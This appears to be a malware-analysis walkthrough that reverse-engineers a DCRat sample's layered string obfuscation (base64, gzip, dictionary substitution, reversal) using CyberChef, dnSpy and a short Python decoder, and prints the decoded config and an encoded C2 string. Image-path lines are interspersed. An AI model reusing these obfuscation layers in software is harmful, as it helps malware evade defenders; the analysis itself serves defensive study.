iwFLiwlfiwlOiwVeiwFLiwlPiwlOiw1biwFLiwFJiwlOiwlWiwFLiwVIiwlOiwldiwFLiwVLiwlOiwlViwFLiwVKiwlO
iwlMiwFLiwVJiwlOiwlaiwFLiwFPiwlOiw1QiwFLiw1IiwlOiwVaiwFLiwlKiwlOiwVOiwFLiwFKiwlOiwVSiwFLiwFL
iwlOiwVNiwFLiwlXiwlOiwFbiwFLiwFIiwlOiwVMiwFLiw1XiwlOiwFMiwFLiw1OiwlOiwVUiwFLiwlJiwlOiwlUiwFL
iwFYiwlOiwlSiwFLiwlLiwlOiwFTiw1eiojIUJ1QTJye
```

Cyberchef - Base64 + Gzip + Additional Obfuscation

After applying a `character reverse + base64 decode`. I was able to obtain a strange dictionary as well as a mutex of `Wzjn9oCrsWNteRRGsQXn` + some basic config.

This was cool but still no C2.



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Gunzip

Reverse

By: Character

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode


```
H4sIAAAAAAAEAFXSTVPCMBAG4B/khYL4cfCglUgipCRtlrY3UT7SBoEBLfDrDfbNjB4y7DO72d0OeXhQCyeHs1W5T
qwyyjZpeT5Oi/W24hNJ/5yxmu95urAN+ziztV52Yu54XtbH7uxFfr47mZPjcX7jz0bnRbPqFic2Lc8izm+FTex7rZ
/bnuMbbg1d+j1WiR1HKhbx6LSpuJGUZT6OfuPI
/J0/FAP911IzPfa19vplqmVPp4LKTr9DZ9FT366a7bY9OixJG6JsISI1uOwA28Zy62cM2YAu8b3fMey+9
/He/x7gLVzDPXgHW/gKbuBbuM9bL+Ea+TvRuoT3yEv4C+4i94j6e
/guzTNXcBH2OX0Gr5F38Bx5gifTD+FF8tdwhbyAt3AKL1G/C/+3cub5vYU3449LbENTH4
```

```
{"SCRT":"{\"L\":\".\",\"J\":\"`\",\"R\":\"&\",\"Q\":\";\",\"0\":\"_\",\"1\":\" \",\"l\":\"^
\",\"5\":\",\",\"I\":\"(\",\"9\":\"*\",\"i\":\"#\",\"C\":\"<\",\"j\":\"%\",\"2\":\")\",
\"V\":\"-\",\"v\":\"!\",\"Z\":\"$\",\"o\":\">\",\"y\":\"~\",\"D\":\"@\",\"Y\":
\"|\"}","PCRT":"{\"j\":\"`\",\"R\":\")\",\"I\":\"#\",\"x\":\"_\",\"G\":\"(\",\"U\":\"^\",
\"T\":\"&\",\"S\":\"~\",\"X\":\"!\",\"0\":\"<\",\"=\":\"@\",\"6\":\".\",\"M\":\",\",\"Y\":
\"|\",\"d\":\" \",\"9\":\";\",\"p\":\">\",\"b\":\"*\",\"w\":\"$\",\"i\":\"-\",\"l\":
\"%\"}","TAG":"","MUTEX":"DCR_MUTEX-
Wzjn9oCrsWNteRRGsQXn","LDTM":false,"DBG":false,"SST":5,"SMST":2,"BCS":0,"AUR":1,"ASCFG":"
{\"searchpath\":\"%UsersFolder% - Fast\"}","AS":false,"ASO":false,"AD":false}
```

Cyberchef - Decoding the "base64" strings

I then tried to decode the second base64 blob shown by `detect-it-easy`.

But the result was largely junk.




```
H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfd
RwGz9wa8ety1h6EpEn/ih6ZvaQQHbVd5oj18qcLZcunnxWCoepA8YG5a2Je5Y4NqXFCLmNZtWt26bVYDYH8NSyPzSwcm
SlFjByRyaET9NLQ/SOhkXCo08/o/tQ2zbvwBZp3Z46QAAAA=
```

```
==;f#A%(6(<-#w#(% m-4&)-WpH$(`UM$ Gew^ d*_@;!g)|^&n._-)$^`m.3&X$s&Hdh`).!>@c_&Ha#>%
(~gk(s(~|t$Fekd^-6&GS<FTWthHc$dXP*A_.>NW$_,<d^dW$#,~d_-Gb_&X|#*~.6AHd_hm(6(SM(`~e
```

Cyberchef - Failed Decoding of Additional "base64" strings

Attempting to `reverse + base64 decode` returned no results.




```
H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfd
RwGz9wa8ety1h6EpEn/ih6ZvaQQHbVd5oj18qcLZcunnxWCoepA8YG5a2Je5Y4NqXFCLmNZtWt26bVYDYH8NSyPzSwcm
SlFjByRyaET9NLQ/SOhkXCo08/o/tQ2zbvwBZp3Z46QAAAA=
```

```
xÄº•G¥Û Õ•uc@=w\ VLT•éÙ Û$•¡Ü•Ñì_y§•Ü Å ¥n&Ã
```

Cyberchef - Additional failures when decoding strings

At this point - I decided to search for the base64 encoded string to see where it was referenced in the .net code.




```
using 27H;
using 45S;
```

```
H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfdRwGz9wa8et
```

Using Dnspy to search for string cross references (x-refs)

This revealed an interesting function showing multiple additional functions acting on the base64 encoded data.


In total, there are 4 functions (`M2r.957` , `M2r.i6B`, `M2r.1vX`, `M2r.i59`) which are acting on the encoded data.



```
// Token: 0x06000126 RID: 294 RVA: 0x000112E0 File Offset: 0x0000F4E0
private static void 2s6(Dictionary<string, object> A_0, Dictionary<string, string> A_1)
{
    FsZ.U1s u1s = new FsZ.U1s();
    u1s.E8e = A_0;
    Dictionary<string, string> dictionary = M2r.i59(X8B.1vX(M2r.i6B(M2r.957
      ("H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfdRwGz9wa8ety1h6EpEn/
      ih6ZvaQQHbVd5oj18qcLZcunnxWCoepA8YG5a2Je5Y4NqXFCLmNZtWt26bVYDYH8NSyPzSwcmSlFjByRyaET9NLQ/SOhkXCo08/o/tQ2zbvwBZp3Z46QAAAA="), A_1
      ["SCRT"].Mcx<Dictionary<string, string>>()))).Mcx<Dictionary<string, string>>();
    Thread.Sleep(new vc3().8O5(100, 10000));
    bool flag = dictionary["T"] == "1";
    if (flag)
    {
        string[] array = S2x.q2G(dictionary["DCL"], false).Split(new char[]
        {
```

Viewing Additional layers of string obfuscation using Dnspy


The first function `M2r.957` is a wrapper around another function `M2r.276` which performed the `base64` and `Gzip` decoding.



```
// Token: 0x06000182 RID: 386 RVA: 0x000133B4 File Offset: 0x000115B4
public static string 276(string A_0)
{
    byte[] buffer = Convert.FromBase64String(A_0);
    string @string;
    using (MemoryStream memoryStream = new MemoryStream(buffer))
    {
        using (MemoryStream memoryStream2 = new MemoryStream())
        {
            using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
            {
                gzipStream.CopyTo(memoryStream2);
            }
            @string = Encoding.UTF8.GetString(memoryStream2.ToArray());
        }
    }
    return @string;
}
```

Delving Deeper into an "obfuscation" function.

The next function `M2r.i6B` took the previously obtained string and then performed a `Replace` operation based on a `Dictionary`



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Gunzip

Input


```
H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfd
RwGz9wa8ety1h6EpEn/ih6ZvaQQHbVd5oj18qcLZcunnxWCoepA8YG5a2Je5Y4NqXFCLmNZtWt26bVYDYH8NSyPzSwcm
SlFjByRyaET9NLQ/SOhkXCo08/o/tQ2zbvwBZp3Z46QAAAA=
```

Output

```
==;f#A%(6(<-#w#(% m-4&)-WpH$(`UM$ Gew^ d*_@;!g)|^&n._-)$^`m.3&X$s&Hdh`).!>@c_&Ha#>%
(~gk(s(~|t$Fekd^-6&GS<FTWthHc$dXP*A_.>NW$_,<d^dW$#,~d_-Gb_&X|#*~.6AHd_hm(6(SM(`~e
```

Cyberchef View of Obfuscated String


> Interesting to note - is that the `Value` is replaced with the `Key` and not the other way around as you might expect.



```
// Token: 0x06000183 RID: 387 RVA: 0x0001344C File Offset: 0x0001164C
public static string i6B(string A_0, Dictionary<string, string> A_1)
{
    for (int i = 0; i < A_0.Length / A_0.Length; i++)
    {
        A_0 = A_0.Trim();
    }
    foreach (KeyValuePair<string, string> keyValuePair in A_1)
    {
        A_0 = A_0.Replace(keyValuePair.Value, keyValuePair.Key);
    }
    return A_0;
}
```

Dnspy - Overview of Dictionary based String Replace

Based on the previous code, the input dictionary was something to do with a value of `SCRT`



```
// Token: 0x06000126 RID: 294 RVA: 0x000112E0 File Offset: 0x0000F4E0
private static void 2s6(Dictionary<string, object> A_0, Dictionary<string, string> A_1)
{
    FsZ.U1s u1s = new FsZ.U1s();
    u1s.E8e = A_0;
    Dictionary<string, string> dictionary = M2r.i59(X8B.1vX(M2r.i6B(M2r.957
      ("H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfdRwGz9wa8ety1h6EpEn/
      ih6ZyaQQHbVd5oj18qcLZcunnxWCoepA8YG5a2Je5Y4NqXFCLmNZtWt26bVYDYH8NSyPzSwcmSlFjByRyaET9NLQ/SOhkXCo08/o/tQ2zbvwBZp3Z46QAAAA="), A_1)
      ["SCRT"].Mcx<Dictionary<string, string>>()))).Mcx<Dictionary<string, string>>();
    Thread.Sleep(new vc3().8O5(100, 10000));
```

Analysing additional string obfuscation using Dnspy

Suspiciously - there was an `SCRT` that looked like a dictionary in the first base64 string that was decoded.

```
{"SCRT":"{\"L\":\".\",\"J\":\"`\",\"R\":\"&\",\"Q\":\";\",\"0\":\"_\",\"1\":\" \",\"l\":\"^
\",\"5\":\",\",\"I\":\"(\",\"9\":\"*\",\"i\":\"#\",\"C\":\"<\",\"j\":\"%\",\"2\":\")\",
\"V\":\"-\",\"v\":\"!\",\"Z\":\"$\",\"o\":\">\",\"y\":\"~\",\"D\":\"@\",\"Y\":
\"|\"}","PCRT":"{\"j\":\"`\",\"R\":\")\",\"I\":\"#\",\"x\":\"_\",\"G\":\"(\",\"U\":\"^\",
\"T\":\"&\",\"S\":\"~\",\"X\":\"!\",\"0\":\"<\",\"=\":\"@\",\"6\":\".\",\"M\":\",\",\"Y\":
\"|\",\"d\":\" \",\"9\":\";\",\"p\":\">\",\"b\":\"*\",\"w\":\"$\",\"i\":\"-\",\"l\":
\"%\"}","TAG":"","MUTEX":"DCR_MUTEX-
Wzjn9oCrsWNteRRGsQXn","LDTM":false,"DBG":false,"SST":5,"SMST":2,"BCS":0,"AUR":1,"ASCFG":"
{\"searchpath\":\"%UsersFolder% - Fast\"}","AS":false,"ASO":false,"AD":false}
```

Cyberchef - locating the dictionary used for decoding

So I obtained that dictionary and prettied it up using Cyberchef to remove all of the `\` escapes.

```
{"SCRT":"{\"L\":\".\",\"J\":\"`\",\"R\":\"&\",\"Q\":\";\",\"0\":\"_\",\"1\":\" \",\"l\":\"^
\",\"5\":\",\",\"I\":\"(\",\"9\":\"*\",\"i\":\"#\",\"C\":\"<\",\"j\":\"%\",\"2\":\")\",
\"V\":\"-\",\"v\":\"!\",\"Z\":\"$\",\"o\":\">\",\"y\":\"~\",\"D\":\"@\",\"Y\":
\"|\"}","PCRT":"{\"j\":\"`\",\"R\":\")\",\"I\":\"#\",\"x\":\"_\",\"G\":\"(\",\"U\":\"^\",
\"T\":\"&\",\"S\":\"~\",\"X\":\"!\",\"0\":\"<\",\"=\":\"@\",\"6\":\".\",\"M\":\",\",\"Y\":
\"|\",\"d\":\" \",\"9\":\";\",\"p\":\">\",\"b\":\"*\",\"w\":\"$\",\"i\":\"-\",\"l\":\"%\"}
```

```
{"SCRT":"{"L":".","J":"`","R":"&","Q":";","0":"_","1":" ","l":"^","5":",","I":"
(","9":"*","i":"#","C":"
<","j":"%","2":")","V":"-","v":"!","Z":"$","o":">","y":"~","D":"@","Y":"|"}","PCRT":"
{"j":"`","R":")","I":"#","x":"_","G":"(","U":"^","T":"&","S":"~","X":"!","0":"
<","=":"@","6":".","M":",","Y":"|","d":" ","9":";","p":">","b":"*","w":"$","i":"-","l":"%"}
```

Cleaning up escape characters with Cyberchef


I then created a partial Python script based on the information I had so far. (I'll post a link at the end of this post)

```
import base64,gzip

#Create Dictionary obtained from previous decoding
A1 = {"SCRT":{"L":".","J":"`","R":"&","Q":";","0":"_","1":" ","l":"^","5":",","I":"(","9":"*","i":"#","C":"<","j":"%","2":")","V":"-","v":"!","Z"
#Store string from from encoding
encoded = "H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfdRwGz9wa8ety1h6EpEn/ih6ZvaQQHbVd5oj18qcLZcu
encoded = str(gzip.decompress(base64.b64decode(encoded)))

#Obtain the SCRT Dictionary
dictionary = A1["SCRT"]
#Use the dictionary to perform a search/replace
#Making sure to replace the Value with the Key
# and not the other way around
for i in dictionary:
    encoded = encoded.replace(dictionary[i],i)
```

Python Script used to decode the string


Executing this result and printing the result - I was able to obtain a cleaner-looking string than before.

Here's a before and after



```
==;f#A%(6(<-#w#(% m-4&)-WpH$(`UM$ Gew^ d*_@;!g)|^&n._-)$^`m.3&X$s&Hdh`).!>@c_&Ha#>%
(~gk(s(~|t$Fekd^-6&GS<FTWthHc$dXP*A_.>NW$_,<d^dW$#,~d_-Gb_&X|#*~.6AHd_hm(6(SM(`~e
```

Before applying additional text-replacement




```
============= RESTART: C:\Users\Milhouse\Desktop\dcrat2\decode2.py =============
b'==QfiAjI6ICViwiIj1mV4R2VWpHZIJUMZ1Gewl1d90DQvg2YlRnL0V2ZlJmL3RXZsRHdhJ2LvoDc0R
HaiojIygkIsIyYtZFekdlV6RGSCFTWthHcZdXP9A0LoNWZ05CdldWZi5yd0VGb0RXYi9yL6AHd0hmI6I
SMIJye'
>>>
```

After applying additonal text-replacement

It was probably safe to assume this string was `reversed` + `base64 encoded`, but I decided to check the remaining two decoding functions just to make sure.


`M2r.1vX` was indeed responsible for reversing the string.



```
// Token: 0x060001B7 RID: 439 RVA: 0x00014EB4 File Offset: 0x000130B4
public static string 1vX(string A_0)
{
    char[] array = A_0.ToCharArray();
    Array.Reverse(array);
    return new string(array);
}
```

Dnspy - Analysis of additional obfuscation (string reverse)

